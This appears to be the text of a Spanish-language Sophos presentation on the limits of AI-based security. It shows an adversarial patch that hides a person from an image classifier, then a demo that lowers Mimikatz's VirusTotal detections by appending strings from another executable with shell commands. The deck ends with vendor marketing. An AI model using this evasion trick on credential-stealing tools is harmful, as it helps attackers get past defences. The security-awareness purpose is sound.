
¿Agentes ligeros?



Pablo Pérez-Mínguez

El mundo de Atlas

1985 / Copia de época



person



person



truck



orange



¿estamos seguro de ello?

SOPHOS

Veamos unos cuadros...



Ángel Luque
Mujer ante el mar
1954

Veamos unos cuadros...



Patricia Gadea
Viaje al Monte Negro
1984

Veamos unos cuadros...



Inteligencia Artificial

Adversarial Patch

...

person



Classifier Input



Classifier Output





SOPHOS

DEMO

SOPHOS

Bajamos Mimikatz

The screenshot shows a web browser displaying the "Blog de Gentil Kiwi" website. The page has a dark theme with a header featuring the site's name and a search bar. A colorful banner image depicts floating islands with trees and structures against a blue sky. Below the banner is a navigation menu with links like "Accueil", "kekeo", "mimikatz", "Présentations", "programmes", and "À propos". The main content area features a large heading "mimikatz" followed by a sub-heading "mimikatz 2.0 vient de sortir en version alpha". A bulleted list provides download links for binaries, sources, and presentations. Below this, there is a section titled "Pour les pressés cherchant des mots de passe..." which includes instructions on how to run mimikatz as an administrator. At the bottom, a terminal window displays the execution of mimikatz commands, showing successful privilege escalation from debug to SYSTEM. On the right side of the browser window, a sidebar contains a "Latest release" section listing version 2.2.0-20190813, along with other partially visible sections like "A co..." and "[new..."].

Latest release

2.2.0-20190813

6436bbe

2.2.0 20190813 Carlos update

 **gentilkiwi** released this on 14 Aug

A commit to make Carlos @darkoperator happy

```
[new] mimikatz lsadump::cache /dcc:<hash> to support pushing a previous one without knowing NTLM or password
[new] mimikatz misc::lock to lock the session of current user/all users if available
(privilege::debug)
[fix #220] that damn wscicmp/_wscicmp ;)
```

▼ Assets 4

 [mimikatz_trunk.7z](#) 672 KB

 [mimikatz_trunk.zip](#) 904 KB

 [Source code \(zip\)](#)

 [Source code \(tar.gz\)](#)

Analizamos en Virus Total

← → ↻ 🔒 https://www.virustotal.com/gui/file/df6a740b0589dbd058227d3fcab1f1a847b4aa73feab9a2c157af31d95e0356f/detection


df6a740b0589dbd058227d3fcab1f1a847b4aa73feab9a2c157af31d95e0356f



df6a740b0589dbd058227d3fcab1f1a847b4aa73feab9a2c157af31d95e0356f



52
/ 68



Community Score

ⓘ 52 engines detected this file

df6a740b0589dbd058227d3fcab1f1a847b4aa73feab9a2c157af31d95e0356f

mimikatz

64bits assembly overlay peexe signed

DETECTION

DETAILS

RELATIONS


COMMUNITY 4



ⓘ Unsafe



Analyze suspicious files and URLs to detect types of malware,
automatically share them with the security community



Operaciones ejecutadas

- `$ strings Juego_Secreto.exe >> cadenas.txt`
- `$ cp mimikatz.exe Mi_Mimikatz.exe`
- `cat cadenas >> Mi_Mimikatz.exe`
- `$ sha256sum Mi_Mimikatz.exe`
- `f7b8d33f907cf5d606f2244f2ae9333776f422d1a934791ee56
1845850d3f064 Mi_Mimikatz.exe`



Adobe
Reader 9



USB IBIZA
VERAN...



Sc



DB Browser
for SQLite



CHOPWIN...



Firefox



Default



Mozilla
Thunderbird



Default



VLC media
player



forensic_sn...



64-Bit



pruebas.sq...



Cueva



salida.sqlite



mimikatz 2.2.0 x64 (oe.eo)

```
.#####. mimikatz 2.2.0 (x64) #18362 Aug 14 2019 01:31:47
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com   ***/
```

mimikatz #

44

/ 69

?

Community Score

ⓘ 44 engines detected this file

d6d6ed87245865460a0dff54d27cbad678647dfbe143876dae9298b2c1eccde6

Mi_Mimikatz.exe

64bitsassemblyoverlaypeexe

1.02 MB

Size

2019-11-15 11:11:12 UTC

3 minutes ago

EXE

DETECTION

DETAILS

COMMUNITY

✓ Undetected

Sophos AV

ⓘ Mimikatz Exploit Utility (PUA)

Sophos ML

ⓘ Heuristic

SOPHOS

NOS URGE SIRVIENTE
(SIN NIÑOS)
PARA AYUDAR EN
QUEHACERES ^{de} GENERAL
Informes aquí o a la asquino de
Eugenia.
SUELDO \$380⁰⁰

Foto Hermanos Mayo

Se solicita sirviente

1955 (ca.) / Copia de época

SOPHOS

INTERCEPT

SEEING THE FUTURE IS THE FUTURE OF CYBERSECURITY.

1

One Agent

One Solution

3rd Party Validation



AAA RATED

Enterprise
Protection



#1

Malware
Protection


Gartner®

LEADER



#1

Endpoint
Protection



AAA RATED

Small Business
Protection



#1

Exploit
Protection

FORRESTER®

LEADER




#1

Total Cost of
Ownership


Sophos #1 for Malware AND PUA Detection



Comparative Protection Assessment



Sophos #1 for Exploit Prevention



Sophos #1: SE Labs Endpoint Protection Test

#1 for Enterprise

EXECUTIVE SUMMARY			
Products tested	Protection Accuracy Rating (%)	Legitimate Accuracy Rating (%)	Total Accuracy Rating (%)
Sophos Intercept X Advanced	99%	100%	100%
Kaspersky Endpoint Security	97%	100%	99%
ESET Endpoint Security	97%	100%	99%
